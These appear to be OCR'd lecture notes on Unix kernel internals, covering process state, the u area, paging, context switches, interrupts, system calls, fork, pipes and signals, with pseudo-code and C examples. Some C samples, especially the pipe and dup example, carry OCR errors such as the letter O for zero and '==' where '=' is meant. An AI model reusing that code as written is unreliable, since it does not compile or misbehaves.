


Figure 6. Process State Transition Diagram

Process table fields
- state field
- locate process and its u area
- process size
- user identifiers (UIDs)
- process identifiers (PIDs)
- event descriptor
- scheduling parameters
- signal field
- various timers

The u area contains
- pointer to process table identifiers
- real and effective user ids
- timer fields
- how to react to signals
- control terminal "login terminal"
- error field
- return value
- amount of data to transfer
- user buffer address
- file offset
- current directory
- user file descriptors
- limits to restrict size of process
- permission modes mask

Layout of System Memory

A process has three logical sections:
- text
- data
- stack

The compiler generates addresses for a virtual address space and machine's memory management translates this to physical memory.

Regions

A Region is a contiguous area of virtual address space of a process that can be treated as a distinct object.

Several processes can share a region. e.g. processes can execute the same program, share one copy of text region; processes can share a common shared memory area.

Each process contains a private per process region table called a `pregion`.




Figure 7. Processes and Regions

Pages and Page Tables

In a memory management architecture based on pages, the hardware divides physical memory into a set of equalized blocks called pages.

If a machines has 2^32 bytes of physical memory and a page size of 1k, it has 2^22 pages of physical memory, every 32-bit address can be treated as a pair consisting of a 22-bit page number and a 10-bit offset into the page.

Logical Page Number	Physical Page Number
0	177
1	54
2	209
3	17

Assuming a page is lK bytes, want to access virtual memory address 68, 432. Therefore it is in the stack region, byte offset 2986 in the region, counting from 0, with byte offset 848 of page 2, physical address 986k.

Memory management register triples
- address of the page table in phys
- first virtual address mapped
- number of pages in the page table





Figure 8. Mapping Virtual Addresses






Figure 9. Changing Mode from User

The u area

A process can access its u area when it executes in kernel mode but not when executes in user mode.

Figure 10. Memory Map of u area in the Kernel

The Context of a Process

The register context consists of:
- program counter processor status
- register stack pointer
- general purpose registers

The system-level context consists of:
- process table entry
- the u area
- pregion entries
- kernel stack
- dynamic part - set of layer




Figure 11. Components of Context of a Process

Saving the Context of a Process

- Interrupts and Exceptions

  Kernel sequence to handle interrupts:

  1. save current register context, push a new context layer
  2. determine source of interrupt, type of interrupt, interrupt number

Interrupt Number	Interrupt Handler
0	c1ockintr
1	diskintr
2	ttyintr
3	devintr
4	softintr
5	otherintr

Figure 12. Sample Interrupt Vector

  3. invoke interrupt handler
  4. restore register context and kernel stack of previous context layer

```
algorithm inthand          /* handle interrupts */
input: none
output: none
{
        save (push) current context layer; determine interrupt source;
        find interrupt vector;
        call interrupt handler;
        restore (pop) previous context layer;
}
```

Figure 13. Handling Interrupts





Figure 14. Example of Interrupts

- System Call Interface

```
algorithm syscall
/* algorithm for invocation of system call */
input: system call number
output: result of system call
{
    find entry in system call table corresponding to system
    call number;
    determine number of parameters to system call;
    copy parameters from user address space to u area;
    save current context for abortive return;
    invoke system call code in kernel;
    if (error during execution of system call)
    {
        set register 0 in user saved register context to
        error number;
        turn on carry bit in PS register in user saved
        register context;
    }
    else
        set registers 0, 1 in user saved register context
        to return values from system call;
}
```

Figure 15. Algorithm for System Calls Invocations






Figure 16. Stack configuration for creat system call

- Context Switch

1. Decide whether to do a context switch, and whether a context switch is permissible now.
2. Save the context of the "old" process.
3. Find the "best" process to schedule for execution, using process scheduling algorithm of Figure 46.
4. Restore its context.

Figure 17. Steps for a Context Switch

```
if (save context()) /* save context of executing process * /
{
    /* pick another process to run */
        ...
    resume_context (new...process); /* never gets here! */
}
/* resuming process executes from here */
```

Figure 18. Pseudo-Code for Context Switch

Process Control
use and implementation of system calls

`fork` creates a new process
`exit` terminates process
`wait` allows a parent process to synchronize
`exec` allows a process to invoke a new program
`brk` allows a process to allocate more memory

System Calls Dealing with Memory Management			System Calls Dealing with Synchronization			Miscellaneous		
`fork`	`exec`	`brk`	`exit`	`wait`	`signal`	`kill`	`setpgrp`	`setuid`

`dupreg`
`attach`
`reg`
	`detachreg`
	`allocreg`
	`attach`
	`reg`
	`growreg`
	`loadreg`
	`mapreg`
		`growreg`	`detachreg`					

Figure 19. Process system calls

Process Creation
`pid = fork();` /* parent is returned child's PID */
- allocates a slot in process table for new process
- assigns unique ID number to child process
- logical copy of the context of parent process
- increment file and inode table counters
- returns 0 value to child, and child PID to parent

```
algorithm fork
input: none
output: to parent process, child PID number
        to child process, 0
{
        check for available kernel resources;
        get free proc table slot, unique PID number;
        check that user not running too many processes;
        mark child state "being created;"
        copy data from parent proc table slot to new child slot;
        increment counts on current directory inode & changed root (if applicable);
        increment open file counts in file table;
        make copy of parent context (u area, text, data, stack) in memory;
        push dummy system level context layer onto child system level context;
                dummy context contains data allowing child process to recognize
                itself, and start running from here  when scheduled;
        if (executing process is parent process)
        {
                change child state to "ready to run;"
                return (child ID);  /* from system to user */
        }
        else                    /* executing process is the child process */
        {
                initialize u area timing fields;
                return (0);                             /* to user */
        }
}
```

Figure 20. Algorithm for fork

- limit on number of processes for user and system
- the child "inherits" the parent process real an effective user ID, parent process group, parent nice.

- the kernel assigns the parent process ID field in the child slot, putting the child in the process tree structure, initialises scheduling parameters such as priority, CPU usage, timing.
- the kernel increments reference counts for files. Both processes manipulate the same file table entries, the effect of "fork" is similar to that of dup.
- the kernel allocates memory for the child process u area, regions and page tables.
- the kernel create a context layer for the child containing registers and sets the program counter. The child state is set to "ready-to-run".




Figure 21. Fork Creating New Process Context

```
#include <fcntl.h>
int fdrd, fdwt;
char c;
main(argc, argv)
    int argc;
    char *argv[];
{
      if (argc != 3)
            exit(1);
      if((fdrd = open(argv[1], O_RDONLY)) == -1)
            exit(1);
      if((fdwt = creat(argv[2], 0666)) == -1)
            exit(1);
      fork();
      /* both procs execute same code */
      rdwrt();
      exit(0);
}
rdwrt()
{
      for (;;)
      {
            if (read (fdrd, &c, 1) != 1)
                  return;
            write(fdwt, &c, 1);
      }
}
```

Figure 22. Example of Parent and Child Share File A

Although the processes appear to copy the source file twice as fast because they share the work load, the contents of the target file depends on the order that the kernel scheduled the processes.

```
#include <string.h>
char string[0] = "hello world";
main ()
{
      int count, i;
      int to_par[2], to_chil[2]; /* for pipes to parent, child */
      char buf[256];
      pipe(to_par);
      pipe(to_chil);
      if (fork() == 0)
      {
            /* child process executes here * /
            close(O);          /* close old standard input */
            dup(to_chil[O]); /* dup pipe read to standard input */
            close(1);          /* close old standard output */
            dup(to_par[l]);    /* dup pipe write to standard out */
            close(to_par[1]); /* close unnecessary pipe descriptors */
            close(to_chil[O]);
            close(to_par[O]);
            close(to_chil[1]);
            for (;;)
            {
                  if((count == read (0, buf, sizeof(buf))) == 0)
                        exit();
                  write(O, buf, count);
            }
      }
      /* parent process executes here * /
      close(1);                /* rearrange standard in, out */
      dup(to_chi1[1]);
      close(O);
      dup(to_par[O]);
      close(to_chil[1]);
      close(to_par[O]);
      close (to_chil[0]);
      close(to_par[1]);
      for (i = 0; i < 15; i++)
      {
            write(l, string, strlen(string));
            read(O, buf, sizeof(buf));
      }
}
```

Figure 23. Use of Pipe, Dup and Fork

The processes thus exchange messages over two pipes.

Signals

Signals inform processes of the occurrence of asynchronous events. Processes may send each other signals with the "`kill`" system call.

Use of Signals:

- termination of a process
  - "exit", "signal" death of child
- process induced exceptions
  - access memory outside address space
- unrecoverable conditions
  - running out of system resources
- unexpected error condition
  - making non existent system call – writing a pipe that has no reader – illegal reference to "1seek"
- originating from process in user mode

- "alarm" after a period of time
- arbitrary signal to another process via "kill
- related to terminal interaction
  - hang up a terminal
  - presses "break" or "interrupt" keys
- tracing execution of a process

A process can remember different types of signals, but it has no memory of how many signals it receives.
The kernel handles signals only when a process returns from kernel mode to user mode.




Figure 24. Checking and Handling Signals

```
algorithm issig    /* test for receipt of signals */
input: none
output: true, if process received signals that it does not ignore, false otherwise
{
        while (received signal field in process table entry not 0)
        {
                find a signal number sent to the process;
                if (signal is death of child)
                {
                        if (ignoring death of child signals)
                                free process table entries of zombie children;
                        else if (catching death of child signals)
                                return (true);
                }
                else if (not ignoring signal)
                        return (true);
                turn off signal bit in received signal field in process table;
        }
return (false);
}
```

Figure 25. Recognizing Signals

Handling Signals
- process exists on receipt of signal, or
- it ignores the signal, or
- it executes a user function on receipt of signal

```
oldfunction = signal (signum, function);
```

signum - signal number to specify action function - address of user function to invoke

```
algorithm psig    /* handle signals after recognizing their existence */
input: none
output: none
{
        get signal number set in process table entry;
        clear signal number in process table entry;
        if (user had called signal sys call to ignore this signal)
                return;                         /* done */
        if (user specified function to handle the signal)
        {
                get user virtual address of signal catcher stored in u area;
                /* the next statement has undesirable side-effects */
                clear u area entry that stored address of signal catcher;
                modify user level context:
                        artificially create user stack frame to mimic call to
                        signal catcher function;
                modify system level context:
                        write address of signal catcher into program counter
                        field of user saved register context;
                return;
        }
        if (signal is type that system should dump core image of process)
        {
        create file named "core" in current directory;
        write contents of user level context to file "core";
        }
        invoke exit algorithm immediately;
}
```

Figure 26. Algorithm for Handling Signals

If the signal handling function is set to its default value, the kernel will dump a "core" image of the process for certain types of signals before exiting.

The Unix Model

C Language
Unix Networking is almost exclusively written in C.
Two flavors: ANSI C
Standard C

Standard C Library
/ lib/ libc. a
standard I/O library, `malloc`, etc
system calls - `read, write, ioctl, pipe`, etc

Unix Versions
System V:
interprocess communication facilities:
message queues, semaphores, and shared memory
remote file system, streams,
transport layer interface (TLI),
transport provider interface (TPI),
file and record locking
Release 1 (1983), 2 (1984), 3 (1986), 4 (1989)

Berkeley Software Distributions (BSD)
source code implementation of TCP/IP,
Berkeley socket interface
Release 4.1 (1983), 4.3 (1988)

Kernel
Operating system provides services such as:
filesystem,
memory management,
CPU scheduling,
device I/O.
Typically the kernel interacts directly with h/w

Program
Executable file created by the link editor.
Run by issuing the exec system call

Process

An instance of program being executed by operating system. A new process is created by issuing the fork system call. A program may be executed by many processes at same time.

System Calls


The Unix kernel provides a limited number (60-200) of direct entry points for services from the kernel.

The standard Unix C library provides a C interface to each system call or function.
Most system calls return -1 if an error occurs, or a value >= 0

A global integer variable errno is provided by the C interface. The header file <errno.h> contains the names and values of these error numbers.
Some system calls return a pointer to a structure of information, e.g. *stat* and *fstat* system calls.

- C Start-up Function

```
main()
{
   printf ("hello world\n") ;
   exit(0);
   /* flush standard I/O buffers
   & terminate */
}
```



- Argument List

Whenever a program is executed, a variable-length argument process. The argument list is passed to the process. The argument list is an array of pointers to character strings (maximum size of 5120 bytes).

```
echo hello world
```

```
main (argc, argv)
int argc; char *argv[];
{…}

argv  ------ argv[0] ------ echo\0
      ------ argv[1] ------ hello\0
      ------ argv[2] ------ world\0
```

- Environment List

```
main (argc, argv, envp)
int argc; char *argv[]; char *envp[];
{
   int i;
   for (i = 0; envp [i] != (char *) 0; i++)
   printf("%s\n", envp[i]);
   exit(0) ;
}
```

```
HOME=/user1/staff/neville
SHELL=/bin/ksh
TERM=vtl00
```

```
USER=neville
PATH=/userl/staff/joe/bin:/usr/local/bin:/bin:/usr/bin:
```

```
main (argc, argv)
int argc; char *argv[];
{
   int i;
   extern char **environ;
   for (i = 0; environ[i] != (char *) 0; i++)
      printf("%s\n", environ[i]);
   exit(0);
}
```

